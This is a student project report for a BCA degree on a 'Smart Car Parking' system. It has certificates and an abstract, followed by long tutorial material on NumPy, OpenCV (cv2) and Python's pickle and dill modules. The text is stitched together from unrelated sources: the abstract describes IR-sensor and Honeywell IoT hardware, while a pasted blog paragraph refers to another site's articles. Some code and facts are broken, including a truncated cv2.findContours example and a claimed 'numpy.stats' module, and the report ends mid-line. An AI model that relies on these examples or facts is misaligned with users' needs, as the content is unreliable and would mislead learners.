**SMART CAR PARKING**

**A project report submitted in partial fulfilment of the**

**Requirement for the award of the degree**

**Of**

**BACHELOR OF COMPUTER APPLICATIONS(BCA)**

**A project report:**

Under the guidance of:

(**Mr. Kanchan Raju)**

**Submitted By:**

**Name:** Birendra Mahto

**Roll.no.:** 220219021288

****

**Sai Coding Solution, Ranchi**

**YEAR:2024 MONTH: june**

**ACKNOWLEDGEMENT**

A task or project cannot be completed alone. It requires the effort of many individuals. I take this opportunity to thank all those who helped me complete this project.

I would like to express my sincere thanks to **Sanjeev Chaterjee**, Dept. of BCA (Annada College ,Hazaribag) who help a lot in offered various prompt suggestions during this project timely and properly finished.

I express my sincere gratitude to my guide **Mr. Kanchan Raju**,

Sai Coding Solution , Ranchi for giving us the opportunity to undergo this project. I further thanks him for lending a helping hand

When it comes to solving my problems related to project. This project would not been possible without his valuable time and support.

I am also thanks to other Faculty Members of department of BCA ANNADA COLLEGE, HAZARIBAG for helping me in the preparation of this Project.

I can’t forget to thanks my Friends who are very helpful to me directly or indirectly during development of this Project.

At the end I also want to pay my heartiest thanks to the whole family of out sponsoring organization that always seem to prompt to help and create a friendly environment.

**NAME: -** Birendra Mahto

**Roll no.:** 220219021288

**DECLARATION**

This is to declare that this project report titled **“Smart Car Parking”** has been developed by me for the major project of 6th semester of Bachelor of Computer Applications (BCA) of Annada College , Hazaribag.

I declare that this project is my own work by the best of my knowledge and belief. This project has been submitted to any university or institute for the partial fulfilment of the award of any degree or diplomas.

**Name: -** Birendra Mahto

**Roll no.:** 220219021288

**Bonafide Certificate**

****

This is to certify that this project titled **“Smart Car Parking”** is the bonafide work of **Birendra Mahto 220219021288** ,6th semester student of Bachelor of Computer Applications (BCA) of Annada College Hazaribag that carried out the project work under my supervision.

***Signature***

**Name:** Mr. Kanchan Raju

(Guide)

**Examiner’s Certification**

****

The project report titled **“Smart Car Parking”** of **Birendra Mahto -220219021288**, 6th semester student of Bachelor of Computer Applications (BCA) of Annada College , Hazaribag.

Is approved and is acceptable in quality and from.

**Examiner – I Examiner - II**

(Signature) (Signature)

**Designation: Designation:**

**University Department Certificate**



This is to declare that this project titled **“Smart Car Parking”** of **Birendra Mahto -220219021288**, 6th semester student of Bachelor of Computer Applications (BCA) of Vinoba Bhave University (VBU) , Hazaribag.

Has worked under my supervision and that guidance and that no part of this report has been submitted for the award of any other degree, diploma, fellowship or other similar titles or prizes and that the work has not been published in any journal of magazine.

**Name: -** Birendra Mahto

**Roll no.:** 220219021288

**Certified**

**Table of contents**

**Title: Page No:**

**01. Abstract 9 to 10**

**02. Introduction 11**

**03. Objective 12 to 14**

**04. Modules 15 to** **47**

4.1 NumPy 15 to 24

4.2 cv2 24 to 30

4.3 pickle 31 to 47

**05. System Requirement Specification 47 to 50**

5.1 Introduction 47 to 48

5.2 Module 49

5.3 Hardware Requirement 49

5.4 Software Requirement 49

5.5 Functional Requirement 50

5.6 Non-Functional Requirement 50

**06. Tools Description**  **51 to 72**

6.1 Python 51 to 55

6.2 Spyder 55 to 60

6.3 Jupyter notebook 60 to 64

6.4 Idle 64 to 68

6.5 Anaconda 68 to 72

**07. Flow Diagram 73 to 74**

**08. Coding 75 to 78**

**09. Output 79 to 80**

**10. Limitations 81 to 82**

**11. Future Scope 83**

**12. References 84 to 85**

1. **Abstract**

This project deals with an effective way of finding empty spaces and managing the number of vehicles moving in and out in complex multi storeyed parking structures by detecting a vehicle using IR sensors and thus providing feedback. The fully automated smart car Smart Car Parking is rudimental and does not require heavy lines of code nor expensive equipment. It is a simple circuit built for the exact need of purpose. This automated system is used to find the vacancy in parking spaces available and navigate the driver to reach the desired space using visuals and in an effective manner, thus reducing search time. This system is required for malls, multistorey parking structures, IT hubs and parking facilities. This makes sure the requirement of labour is insubstantial.

Smart parking is a technical advancement that makes use of sensors and information technology to assist users in finding available parking spaces. It is a management approach for parking lots in many facilities for users to find satisfactory parking places.

A simple and easy task such as parking is thought as a tedious and time-consuming process due to mismanagement of Smart Car Parking. Current Smart Car Parking’s involve huge manpower for management and requires user to search for parking space floor by floor. Such conventional systems utilize more power, along with user’s valuable time. This paper presents a Smart Parking Energy Management solution for a structured environment such as a multi-storied office parking area. The system proposes implementation of state-of-the-art Internet of Things (IoT) technology to mold with advanced Honeywell sensors and controllers to obtain a systematic Smart Car Parking for users. Unoccupied vehicle parking spaces are indicated using lamps and users are guided to an empty parking space, thus eliminating need for searching for a parking space. The occupied parking spaces are virtually stored to the cloud to be accessed by central system and direct the upcoming cars to empty spaces. The automatically controlled light illuminance helps reduce energy usage, along with lighting up the parking space to the user whilst in the parking space. The entire system being fully automatic leads to reduced manpower involved and improves illuminance aesthetics of the parking area. This paper aims at improving user’s time value and convenience in a Smart Car Parking.

**02.Introduction**

In the present scenario around us we see excess vehicles and the ineffectiveness to manage them in the correct order. As the population increases day by day the rate of utilization also increases and coping up with the numbers becomes a task.

An omnipresent problem around the world is finding a parking space to park your vehicle. This task looks simple on side roads and interior lanes but the actual problem arises when parking in malls, multistorey parking structures, IT hubs and parking facilities where several hundred cars are parked and it becomes arduous to find a spot. The general approach to finding a parking space is to go around and drive aimlessly until a free space is found. Finding a parking space could be the easiest task or could be the most tedious one when it involves wide acres of distributed space across one level or multiple levels. The time and fuel are consumed unnecessarily because the destination is unknown. The easiest way of approach is to provide a destination specific driving within the parking structure.

A smart car Smart Car Parking gives a visual output indicating an available parking space rather than driving aimlessly. The driver looks up to the row of LED lights and their color to deduct a result of determining the parking space availability. The two main colors used are red and yellow stating occupied and free respectively. These lights are placed at the ceiling of each parking space and the driver looks up and follows the set of LEDs and searches for a Yellow one. These lights are controlled automatically with sensors and the feedback is provided through the color of the LED when a vehicle is detected. This system not only makes the accessibility easy but also manages the congestion of vehicles avoiding long search and wait times.

**03. Objective**

### 1. Consumption of Less Fuel

Smart Parking solution is an outcome of human innovations and advanced technology which not only provides easy access to the parking spots but also help in saving valuable resources such as fuel, time and space. In the urban regions where smart parking solutions are incorporated, drivers are guided straight to the empty parking spots. This eliminates the need of driving extra kilometers in order to find empty parking spots. Hence, less fuel is wasted with the Smart Parking solution which ultimately saves the drivers’ money and smoothens their parking experience.

### 2. Cost and Time Efficient Solution

Smart parking technologies have the potential to save both time and money for drivers. This is because when the drivers enter the congested parking area, they spent several minutes in search of a parking spot. This ultimately wastes their time, making them frustrated as the drivers are not able to reach the desired destination on time. Likewise, travelling extra kilometers in search of parking increases the fuel waste which in turn increases the money spending of the drivers of the car fuel. Smart Parking is an IoT based solution, equipped with sensors that send data to applications about the vacant parking spots. The drivers use this application to direct themselves to the available parking spaces instead of wasting their time and fuel in search of one.

### 3. Minimize the Personal Carbon Footprint

Another benefit of smart parking is that it reduces carbon emissions from vehicles by decreasing the congestion and mobility of the vehicles in search of parking. When the drivers move from one place to another for parking, this enhances the individual environmental footprint. Nearly, 20 minutes are spent by each driver in the USA in search of parking, wasting fuel and time, along with creating traffic congestion in urban areas. The increased search time increases the emission of carbon footprint, but with the help of a smart parking solution, the search time can be minimized. All the fuels such as diesel, petrol and fossil fuel produce carbon dioxide emissions which adversely impact the environment. Another negative factor of the personal carbon footprint release from the vehicles is that it does not directly impact human life, but it is a potential contributor to climate change. When smart parking solutions are integrated into the urban areas, the release of individual environmental footprint, especially the release of carbon dioxide is ultimately reduced.

### 4. Reduce Parking Stress

The majority of the people avoid going to the congested part of the city as they do not want themselves to get stuck in the parking hassle which creates stress and anxiety among the drivers. Knowing that you will be spending so much time in search of parking but will still end up parking your car in a space far away from the destination is extremely discouraging. Furthermore, driving around the same street again and again and still not finding a space to park a car is frustrating. Smart parking solutions are aimed to make the parking experience of the drivers stress-free. Smart parking applications let the divers know about the available parking space in the area they want to travel to. This reduces the unpredictability and stress associated with finding an appropriate parking space near the desired destination.

### 5. Reduce Search Traffic on Streets

Nearly, 30% of the traffic in the urban areas is created by parking search. Smart parking solutions enable the municipalities to manage and reduce parking search traffic on the streets. This technology also ensures parking safety, but its major contribution to traffic congestion are the factors of making the parking experience faster, more convenient and hassle-free. Smart parking technologies ensure to reduce the number of cars circling around the streets for finding a parking spot. This ultimately smoothens the traffic flow and minimize the search traffic on streets as much as possible.

**04. Modules**

**4.1 NumPy**

**What is NumPy?**

NumPy is a Python library used for working with arrays.

It also has functions for working in domain of linear algebra, fourier transform, and matrices.

NumPy was created in 2005 by Travis Oliphant. It is an open source project and you can use it freely.

NumPy stands for Numerical Python.

**What is the use of NumPy?**

In Python we have lists that serve the purpose of arrays, but they are slow to process.

NumPy aims to provide an array object that is up to 50x faster than traditional Python lists.

The array object in NumPy is called Nd array, it provides a lot of supporting functions that make working with Nd array very easy.

Arrays are very frequently used in data science, where speed and resources are very important.

**What are the sub modules of NumPy?**

NumPy (Numerical Python) is a fundamental package for numerical computations in Python. It provides support for working with large, multi-dimensional arrays and matrices of numerical data, along with a wide range of mathematical functions to operate on these arrays efficiently. NumPy forms the foundation for many other scientific computing libraries in Python. While not typically organized into official "sub-modules" in the same way some libraries are, NumPy offers several important functionalities that can be considered as "sub-modules" or key aspects:

* **ndarray (n-dimensional array):** This is the core data structure of NumPy, providing efficient storage and manipulation of multi-dimensional arrays.
* **Array Creation:** Functions like **‘numpy.array()’**, ‘**numpy.zeros()’**, **‘numpy.ones()’**, **‘numpy.empty()’**, and more are used to create arrays.
* **Array Manipulation:** Functions to reshape, transpose, concatenate, and split arrays, like **‘numpy.reshape()’**, **‘numpy.transpose()’**, **‘numpy.concatenate()’**, and others.
* **Indexing and Slicing:** NumPy supports advanced indexing techniques, including fancy indexing and boolean indexing.
* **Mathematical Functions:** NumPy provides a wide range of mathematical functions such as **‘numpy.sin()’**, **‘numpy.cos()’**, ‘**numpy.exp()’**, **‘numpy.log()’**, etc.
* **Universal Functions (ufuncs):** These are functions that operate element-wise on arrays, such as addition, subtraction, multiplication, and more.
* **Broadcasting:** NumPy allows operations between arrays of different shapes and dimensions by automatically broadcasting values to make compatible shapes.
* **Linear Algebra:** NumPy includes functions for linear algebra operations like matrix multiplication, eigenvalues, determinants, and more.
* **Random Number Generation:** The **‘numpy.random’** module provides functions to generate random numbers and random arrays.
* **Statistics:** NumPy offers statistical functions like mean, median, variance, standard deviation, etc., through the **‘numpy.stats’** module.
* **File I/O:** NumPy can read and write arrays to/from disk using functions like **‘numpy.save()’** and **‘numpy.load()’**.
* **FFT (Fast Fourier Transform):** NumPy provides support for fast Fourier transforms for signal processing applications.
* **Polynomials:** The **‘numpy.polynomial’** module offers tools to work with polynomials.
* **Masked Arrays:** NumPy supports masked arrays, where certain values can be masked or ignored in calculations.
* **Matplotlib Integration:** While not an official submodule, NumPy arrays are commonly used in conjunction with Matplotlib for data visualization.

These are just some of the core functionalities of NumPy. Each of these aspects contributes to NumPy's capabilities in performing various numerical computations efficiently and accurately.

**Want are the advantage or disadvantage of NumPy?**

NumPy (Numerical Python) is a fundamental package in Python for numerical and scientific computing. It provides support for efficient array operations, mathematical functions, linear algebra, and more. Like any tool or library, NumPy has its advantages and disadvantages. Let's explore both:

**Advantages of NumPy:**

* **Efficient Array Operations:** NumPy arrays (ndarrays) are highly efficient for performing element-wise operations, broadcasting, and other array-based computations. This efficiency is due to NumPy's implementation in C and optimized memory management.
* **Mathematical and Statistical Functions:** NumPy offers a wide range of mathematical and statistical functions that are essential for scientific and numerical computing. These functions are vectorized, making operations on arrays faster and more concise.
* **Linear Algebra Operations:** NumPy provides support for linear algebra operations like matrix multiplication, eigenvalue decomposition, singular value decomposition, and more. These operations are crucial for various applications, including machine learning.
* **Memory Efficiency:** NumPy arrays use contiguous memory blocks, allowing efficient memory usage and faster access compared to regular Python lists.
* **Broadcasting:** NumPy's broadcasting rules allow you to perform operations on arrays with different shapes without explicitly looping through elements. This simplifies code and improves performance.
* **Integration with Other Libraries:** NumPy is the foundation for many other scientific computing libraries like pandas, SciPy, scikit-learn, and more. It forms the basis for efficient data manipulation, analysis, and modeling.
* **Interoperability:** NumPy arrays can be easily converted to and from other data structures in Python, making it convenient for integration into existing workflows.
* **Multi-Dimensional Arrays:** NumPy's support for multi-dimensional arrays allows you to work with data of higher dimensions, such as images, audio signals, and multidimensional datasets.
* **Open Source and Community Support:** NumPy is open-source software with an active and supportive community that continually contributes improvements and bug fixes.
* **Numerical Stability:** NumPy's implementation of mathematical functions is optimized for numerical stability, helping prevent issues like underflow and overflow.

**Disadvantages of NumPy:**

* **Learning Curve:** NumPy's syntax and concepts can be unfamiliar for beginners without a background in scientific computing or linear algebra.
* **Limited Data Structures:** NumPy is primarily focused on arrays and matrix operations. While it's efficient for numerical computations, it lacks some of the higher-level data structures provided by other libraries.
* **Not as User-Friendly for Simple Lists:** For basic tasks involving simple lists, using regular Python lists can be more straightforward than working with NumPy arrays.
* **Limited Parallelization:** While NumPy supports vectorized operations, it might not leverage multiple cores or threads as efficiently as specialized parallel computing libraries for certain tasks.
* **Compatibility with Legacy Code:** In some cases, older or legacy code that relies on traditional Python lists might not integrate seamlessly with NumPy-based code.

Despite these disadvantages, NumPy's advantages significantly outweigh its limitations, making it an indispensable tool for scientific computing, data analysis, and numerical tasks in Python. It's widely used in academia, research, industry, and various domains that involve numerical computations and data manipulation.

**How to install NumPy?**

To install NumPy, you can use the Python package manager **‘pip’**, which comes pre-installed with most Python distributions. Here's how to install NumPy using **‘pip’**:

**Open a Command-Line Interface:** Depending on your operating system (Windows, macOS, Linux), open the command prompt, terminal, or command-line interface.

**Install NumPy:** To install NumPy, run the following command:

pip install numpy

**Verify Installation:** After the installation is complete, you can verify it by importing NumPy in a Python script or interactive environment:

import numpy as np

If you don't encounter any errors, the installation was successful.

Keep in mind that the above steps assume that you have Python installed on your system. If you're using a virtual environment, make sure you activate the environment before running the installation command.

It's a good practice to regularly update your packages to ensure you have the latest versions. You can update NumPy using the following command:

pip install --upgrade numpy

If you encounter any issues during installation, you might need to check your Python installation or the environment variables.

**How to use NumPy?**

Using NumPy involves several steps to effectively perform numerical operations and data manipulation. Here's a basic guide on how to use NumPy:

* **Install NumPy:** If you haven't already, install NumPy using a package manager like **‘pip’**. Open a command-line interface and run:

pip install numpy

* **Import NumPy:** In your Python script or interactive environment, import NumPy:

import numpy as np

* **Create NumPy Arrays:** NumPy's primary data structure is the **‘numpy.ndarray’** or array. Arrays can be created using various methods:

**From a list or tuple:**

my\_list = [1, 2, 3, 4]

my\_array = np.array(my\_list)

**Using built-in functions:**

zeros\_array = np.zeros(5) # Array of zeros

ones\_array = np.ones((2, 3)) # 2x3 array of ones

random\_array = np.random.rand(3) # Array of random values

* **Array Operations:** NumPy supports element-wise operations on arrays. You can perform arithmetic, mathematical, and logical operations:

a = np.array([1, 2, 3])

b = np.array([4, 5, 6])

addition = a + b

multiplication = a \* 2

dot\_product = np.dot(a, b)

* **Indexing and Slicing:** Access elements and sections of arrays using indexing and slicing:

my\_array = np.array([10, 20, 30, 40, 50])

first\_element = my\_array[0]

sliced\_array = my\_array[1:4] # Slicing from index 1 to 3

* **Array Shape and Dimensions:** Use methods to check the shape and dimensions of arrays:

my\_array = np.array([[1, 2, 3], [4, 5, 6]])

shape = my\_array.shape # Returns (2, 3)

dimensions = my\_array.ndim # Returns 2

* **Array Reshaping and Transposing:** Change the shape and rearrange the dimensions of arrays:

original\_array = np.array([[1, 2], [3, 4], [5, 6]])

reshaped\_array = original\_array.reshape(2, 3) # Reshape to (2, 3)

transposed\_array = original\_array.T # Transpose the array

* **Array Operations and Functions:** NumPy provides a wide range of mathematical functions for arrays:

array = np.array([1, 2, 3, 4, 5])

sum\_array = np.sum(array)

mean\_value = np.mean(array)

max\_value = np.max(array)

* **Broadcasting:** NumPy supports broadcasting, allowing you to perform operations on arrays of different shapes:

a = np.array([1, 2, 3])

b = 10

result = a + b # Broadcasting adds 10 to each element of a

* **Vectorized Operations:** Utilize vectorized operations for efficiency:

values = np.array([1, 2, 3, 4, 5])

squared\_values = values \*\* 2

* **Array Aggregation and Statistics:** NumPy provides functions for aggregating data and calculating statistics:

data = np.array([3, 1, 5, 2, 4])

sum\_data = np.sum(data)

mean\_data = np.mean(data)

median\_data = np.median(data)

These steps cover the basics of using NumPy for numerical operations and data manipulation. NumPy's versatility allows you to perform more advanced tasks like linear algebra, statistical analysis, and more complex data manipulation. Refer to the official NumPy documentation for more detailed explanations and examples: [**https://numpy.org/doc/stable/**](https://numpy.org/doc/stable/)

**4.2 CV2**

The cv2 module is the main module in OpenCV that provides developers with an easy-to-use interface for working with image and video processing functions.

## **cv2 - installation**

Before we get into the features, cv2 needs to be installed. There are two main ways to install cv2:

1. pip install opencv-python
2. conda install -c conda-forge opencv

Once cv2 is installed, we can start using the various features that the library offers.

In the past we already wrote about Python packages such as

* [PyPDF2](https://konfuzio.com/en/pypdf2/)
* [pytesseract](https://konfuzio.com/en/pytesseract/)
* [Konfuzio SDK](https://konfuzio.com/en/ocr-sdk-automatically-rotate-pdf-documents/)

## **cv2.imread**

cv2.imread is a function to read an image from a file. It takes the file path as input and returns a numpy array containing the image. Here is an example:

import cv2

img = cv2.imread('image.jpg')

## **cv2.resize**

cv2.resize is a function that is used to resize an image. It takes the input image and the new dimensions as inputs and returns the resized image. Here's an example:

import cv2

img = cv2.imread('image.jpg')

resized\_img = cv2.resize(img, (500, 500))

## **cv2.imshow**

cv2.imshow is a function used to display an image. It takes the image as input and opens a new window to display the image. Here is an example:

import cv2

img = cv2.imread('image.jpg')

cv2.imshow('image', img)

cv2.waitKey(0)

cv2.destroyAllWindows()

## **cv2.imwrite**

cv2.imwrite is a function to save an image to a file. It takes the image and the file path as input and saves the image in the file path. Here is an example:

import cv2

img = cv2.imread('image.jpg')

cv2.imwrite('new\_image.jpg', img)

## **cv2.threshold**

cv2.threshold is a function that can be used to threshold an image. It takes the input image and a threshold as input and returns the thresholded image. Here is an example:

import cv2

img = cv2.imread('image.jpg', 0)

ret, thresh = cv2.threshold(img, 127, 255, cv2.THRESH\_BINARY)

## **cv2.rectangle**

cv2.rectangle is a function to draw a rectangle on an image. It takes the input image, the coordinates of the rectangle, the color and the thickness as inputs and returns the image with the rectangle drawn. Here is an example:

import cv2

img = cv2.imread('image.jpg')

cv2.rectangle(img, (100, 100), (200, 200), (0, 255, 0), 2)

## **cv2.findContours**

cv2.findContours is a function that is used to find the contours in an image. It takes the input image, the contour retrieval mode, and the contour approximation method as inputs and returns the contours. Here's an example:

import cv2

img = cv2.imread('image.jpg')

gray = cv2.cvtColor(img, cv2.COLOR\_BGR2GRAY)

ret, thresh = cv2.threshold(gray, 127, 255, cv2.THRESH\_BINARY)

contours

## **Loading and displaying images**

Once you have CV2 installed, you can start working with images. The first step is to load an image into your Python program. To do this, you can use the cv2.imread() function, which takes the path to the image file as input and returns a NumPy array representing the image.

import cv2

# Load an image

img = cv2.imread('image.jpg')

# Display the image

cv2.imshow('Image', img)

# Wait for a key press and then close the window

cv2.waitKey(0)

cv2.destroyAllWindows()

In the code above, we first load an image with the cv2.imread() function and store it in the img variable. Then we display the image with the cv2.imshow() function, which takes two arguments: the name of the window and the image itself. Finally, we wait for a keystroke with the function cv2.waitKey() and then close the window with the function cv2.destroyAllWindows().

## **Image manipulation**

CV2 provides many functions for editing images, such as resizing, rotating, and cropping. Here are some examples:

# Resize an image

resized\_img = cv2.resize(img, (500, 500))

# Rotate an image

(rows, cols) = img.shape[:2]

M = cv2.getRotationMatrix2D((cols/2, rows/2), 45, 1)

rotated\_img = cv2.warpAffine(img, M, (cols, rows))

# Crop an image

cropped\_img = img[100:300, 200:400]

In the code above, an image is resized with the cv2.resize() function, an image is rotated with the cv2.getRotationMatrix2D() and cv2.warpAffine() functions, and an image is cropped with NumPy array indexing.

## **Image filtering**

Filtering images is an important technique in image processing that can be used to enhance or extract certain features of an image. CV2 provides several functions for filtering images, such as blur, sharpen, and edge detection. Here are some examples:

# Blur an image

blurred\_img = cv2.blur(img, (5, 5))

# Sharpen an image

kernel = np.array([[-1,-1,-1], [-1,9,-1], [-1,-1,-1]])

sharpened\_img = cv2.filter2D(img, -1, kernel)

# Detect edges in an image

gray\_img = cv2.cvtColor(img, cv2.COLOR\_BGR2GRAY)

edges\_img = cv2.Canny(gray\_img, 100, 200)

In the code above, an image is blurred using the cv2.blur() function, sharpened using the cv2.filter2D() function and a custom kernel, and detected using the cv2.cvtColor() function to convert the image to grayscale and the cv2.Canny() function to detect edges in an image.

**4.3 Pickle**

# Pickle Module of Python

To save the internal state of their objects for later use, developers may occasionally want to communicate complicated object commands across the network. The serialization procedure, supported by the standard library due to Python's Pickle Module, can be used by the developer to accomplish this.

We'll talk about serializing and deserializing objects in this tutorial and which Python package users should use to serialize objects. The Python Pickle module can be used to serialize the type of objects. We'll also go through how to use the Pickle module to serialize object hierarchies and what dangers a developer can face when deserializing an object from an unreliable source.

## **Python Serialization**

The data structure is transformed into a linear form that may be stored or transferred across the network during serialization.

Python's serialization feature enables programmers to turn a complex object structure into a stream of bytes that can be sent over the network or stored in a disc. The technique can be referred to as marshaling by the developer. In contrast, deserialization is the opposite of serialization, involving the user's transforming a stream of bytes into a data structure. This procedure is known as unmarshalling.

Serialization is a tool that developers can utilize in many different contexts. One is the neural network's internal state being saved after processing the training phase so that it may be used later and the training will not be repeated.

The standard Python library has three modules that let programmers serialize and deserialize objects:

1. The pickle module
2. The marshal module
3. The json module

For serializing the objects, developers can utilize Python, which also supports XML.

Out of the three, the json Module is the most recent. This enables the developer to collaborate with standard JSON files. The best and most used format for exchanging data is json.

The JSON format is preferred for a variety of reasons, including:

* Humans can read it
* It is linguistically unrestricted.
* More lightweight than XML

The developer can serialize and deserialize a variety of common Python types using the json Module:

* List
* Dict
* String
* Int
* Tuple
* Bool
* Float
* None

The marshal module is the oldest of these three modules. Its primary function is reading and writing. py files the developer receives when the Python module is imported by the interpreter, which is the compiled bytecode of Python modules. As a result, although the developer can use the marshal module to serialize the object, doing so is not advised.

Another way to serialize and deserialize Python objects is with the pickle package. As opposed to the json module, this is distinct. The object is serialized in a binary format, which produces unintelligible data for human beings. It can work with many different Python types, including developer-defined custom objects, and is faster than the others.

Therefore, the developer has many options for serializing and deserializing Python objects. The following three criteria are crucial for determining which approach is appropriate in the developer's situation:

* The marshal module shouldn't be used as the interpreter is the primary user of it. According to the official documentation, the Python format can be changed in backward-incompatible ways.
* XML and JSON are great options if the developer requires compatibility with several languages and a human-readable format.
* The Python pickle module is the ideal option for all the remaining scenarios. Let's say the developer prefers a proprietary interoperable format over a standard human-readable format.

And they demand that the customized objects be serialized. The pickle module is the next option available.

## **Inside picking Module**

Python's pickle module includes the following four methods:

* dump( obj, file, protocol = None, \* , fix\_imports = True, buffer\_callback = None)
* dumps( obj, protocol = None, \* , fix\_imports = True, buffer\_callback = None)
* load( file, \* , fix\_imports = True, encoding = " ASCII ", errors = "strict ", buffers = None)
* loads( bytes\_object, \* , fix\_imports = True, encoding = " ASCII ", errors = " strict ", buffers = None)

The pickling process is carried out using the first two ways, and the unpickling process is carried out using the following two methods.

Between dump() and dumps(), the former creates a file with the serialization results, while the latter returns a string.

The developer can keep in mind that "s" stands for the string in the dumps() function to distinguish it from the dump().

The functions load() and loads() can be used similarly. The loads() function manipulates the string, whereas the load() function reads the file for the unpickling procedure.

Assume that the user has developed a custom class called forexample\_class with a variety of characteristics, all of which are of various types:

* The\_number
* The\_string
* The\_list
* The\_dictionary
* The\_tuple

The following example demonstrates how to create an instance of the class and pickle it to obtain a plain string for usage by the user. The pickled string won't be affected if the user changes the value of the class's attributes after it has been pickled. The user can then restore the copy of the pickled class and unpickle the string that had been pickled earlier in another variable.

**Example:**

1. # pickle.py
2. **import** pickle
4. **class** forexample\_class:
5. the\_number = 25
6. the\_string = " hello"
7. the\_list = [ 1, 2, 3 ]
8. the\_dict = { " first ": " a ", " second ": 2, " third ": [ 1, 2, 3 ] }
9. the\_tuple = ( 22, 23 )
11. user\_object = forexample\_class()
13. user\_pickled\_object = pickle.dumps( user\_object )  # here, user is Pickling the object
14. **print**( f" This is user's pickled object: \n { user\_pickled\_object } \n " )
16. user\_object.the\_dict = None
18. user\_unpickled\_object = pickle.loads( user\_pickled\_object )  # here, user is Unpickling the object
19. **print**(
20. f" This is the\_dict of the unpickled object: \n { user\_unpickled\_object.the\_dict } \n " )

**Output:**

This is user's pickled object:

b' \x80 \x04 \x95$ \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \x08\_\_main\_\_ \x94 \x8c \x10forexample\_class \x94 \x93 \x94) \x81 \x94. '

This is the\_dict of the unpickled object:

{' first ': ' a ', ' second ': 2, ' third ': [ 1, 2, 3 ] }

**Explanation**

Here, the process of pickling has ended correctly, and it stores the user's whole instance in the string: b' \x80 \x04 \x95$ \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \x08\_\_main\_\_ \x94 \x8c \x10forexample\_class \x94 \x93 \x94) \x81 \x94. 'After completing the process of pickling, the user can change their original objects making the\_dict attribute equals to None.

The user can now unpick the string and create an entirely new instance when the user receives an exact duplicate of the object's original structure dating back to the start of the pickling process.

## **Python's Pickle Module Protocol Formats**

The pickle module is unique to Python; only another program may read its output. The developer should know that the pickle module is currently advanced, even if they may be using Python.

Accordingly, if the developer pickled the object with a specific Python version, they might be unable to unpickle it with an earlier version.

The Pickle module of Python supports six different protocols. According to how high the protocol version is, it is necessary to unpickle the most recent Python interpreter.

* Version 0 of the protocol was the initial release. It can be read by humans, unlike other protocols.
* Version 1 of the protocol was the first to use a binary format.
* Version 2 of the protocol was introduced in Python 2.3.
* Version 3 of the protocol was included in Python 3.0. Python 2. x is unable to unpickle it.
* Version 4 of the protocol was introduced in Python 3.4. Starting with Python 3.8 is the default protocol and offers support for various object sizes and types.
* Version 5 of the protocol was introduced in Python 3.8.

## **Pickleable and Unpickable Types**

Although not all kinds can be pickled, we've already spoken about how Python's pickle module can serialize many more types than the json module.

In addition to database connections, active threads, open network sockets, and many more, the list of unpickable objects includes these items.

There aren't many options available to the user if they find themselves trapped with unpickable objects. The first choice available to them is to use a third-party library like Dill.

The dill library can increase the pickle's capabilities. With the help of this library, users can serialize fewer common kinds, including nested functions, lambdas, functions with yields, and many more.

The user might attempt to pickle the lambda function to test this Module.

**For example:**

1. **import** pickle
2. squaring = **lambda** x: x \* x
3. user\_pickle = pickle.dumps( squaring )

The Python pickle module cannot serialize the lambda function, so if the user tries to run this code, they will receive an exception.

**Output:**

PicklingError Traceback (most recent call last)

<ipython-input-9-1141f36c69b9> in <module>

3

4 squaring = lambda x : x \* x

----> 5 user\_pickle = pickle.dumps(squaring)

PicklingError: Can't pickle <function <lambda> at 0x000001F1581DEE50>: attribute lookup <lambda> on \_\_main\_\_ failed

The user may now see the difference if they swap out the pickle module for the dill library.

**For Example:**

1. # pickle\_dill.py
2. **import** dill
4. squaring = **lambda** x: x \* x
5. user\_pickle = dill.dumps( squaring )
6. **print**( user\_pickle )

**Output:**

b' \x80 \x04 \x95 \xb2 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \ndill.\_dill \x94 \x8c \x10\_create\_function \x94 \x93 \x94 ( h \x00 \x8c \x0c\_create\_code \x94 \x93 \x94 ( K \x01K \x00K \x00K \x01K \x02KCC \x08| \x00| \x00 \x14 \x00S \x00 \x94N \x85 \x94 ) \x8c \x01x \x94 \x85 \x94 \x8c \x1f< ipython-input-11-30f1c8d0e50d > \x94 \x8c \x08< lambda > \x94K \x04C \x00 \x94 ) )t \x94R \x94c\_\_builtin\_\_ \n\_\_main\_\_ \nh \nNN } \x94Nt \x94R \x94. '

The Dill library also has another intriguing feature: the ability to serialize an entire interpreter session.

**For Example:**

1. squaring = **lambda** x : x \* x
2. p = squaring( 25 )
3. **import** math
4. q = math.sqrt ( 139 )
5. **import** dill
6. dill.dump\_session( ' testing.pkl ' )
7. exit()

In the above example, the user started the interpreter, imported the Module, and then defined the lambda function along with a few other variables. They then imported the dill library and called the dump\_session() function for serializing the whole session.

If the user has run the code correctly, they will get the testing.pkl file in their current directory.

**Output:**

$ ls testing.pkl

4 -rw-r--r--@ 1 dave staff 493 Feb 12 09:52 testing.pkl

Now, the user can start the new instance of the interpreter and load the testing.pkl file for resorting to their last session.

**For example:**

1. globals().items()

**Output:**

dict\_items( [ ( ' \_\_name\_\_ ' , ' \_\_main\_\_ ' ) , ( ' \_\_doc\_\_ ' , ' Automatically created module for IPython interactive environment ' ) , ( ' \_\_package\_\_ ' , None ) , ( ' \_\_loader\_\_ ' , None ) , ( ' \_\_spec\_\_ ' , None ) , ( ' \_\_builtin\_\_ ' , < module ' builtins ' ( built-in ) > ) , ( ' \_\_builtins\_\_ ' , < module ' builtins ' ( built-in ) > ) , ( ' \_ih ' , [ ' ' , ' globals().items() ' ] ) , ( ' \_oh ' , {} ) , ( ' \_dh ' , [ ' C:\\Users \\User Name \\AppData \\Local \\Programs \\Python \\Python39 \\Scripts ' ] ) , ( ' In ' , [ ' ' , ' globals().items() ' ] ) , ( ' Out ' , {} ) , ( ' get\_ipython ' , < bound method InteractiveShell.get\_ipython of < ipykernel.zmqshell.ZMQInteractiveShell object at 0x000001E1CDD8DDC0 > > ) , ( ' exit ' , < IPython.core.autocall.ZMQExitAutocall object at 0x000001E1CDD9FC70 > ) , ( ' quit ' , < IPython.core.autocall.ZMQExitAutocall object at 0x000001E1CDD9FC70 > ) , ( ' \_ ' , ' ' ) , ( ' \_\_ ' , ' ' ) , ( ' \_\_\_ ' , ' ' ) , ( ' \_i ' , ' ' ) , ( ' \_ii ' , ' ' ) , ( ' \_iii ' , ' ' ) , ( ' \_i1 ' , ' globals().items() ' ) ] )

The user started the interpreter, imported the Module, and then defined the example's lambda function and a few other variables. After importing the dill library, They ran the dump\_session() function to serialize the entire session.

==

The testing. pkl file should be in the user's current directory if the code has been executed properly.

1. **import** dill
